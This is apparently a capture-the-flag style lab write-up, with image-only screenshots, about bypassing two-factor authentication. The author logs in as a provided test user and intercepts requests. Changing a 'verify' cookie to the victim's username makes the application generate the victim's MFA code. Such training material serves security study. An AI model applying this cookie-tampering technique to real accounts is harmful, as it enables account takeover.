
We have credentials for a user and must find a way to bypass 2FA for the victim user carlos.
Explanation:

We will log in as the given user - wiener:peter.

We will see that there is a security code in the email server

Intercepting the request we will see that there is a verify=wiener cookie.
We will put in the valid mfa code.

I tried to intercept the login request.

I changed the verify=wiener cookie to verify=carlos.

This fails because the mfa-code is different for the user carlos.

The request below makes sure that the application generates the mfa-code for user wiener. We will send it to repeater.

We will change the verify cookie to carlos to generate the mfa-code for carlos.

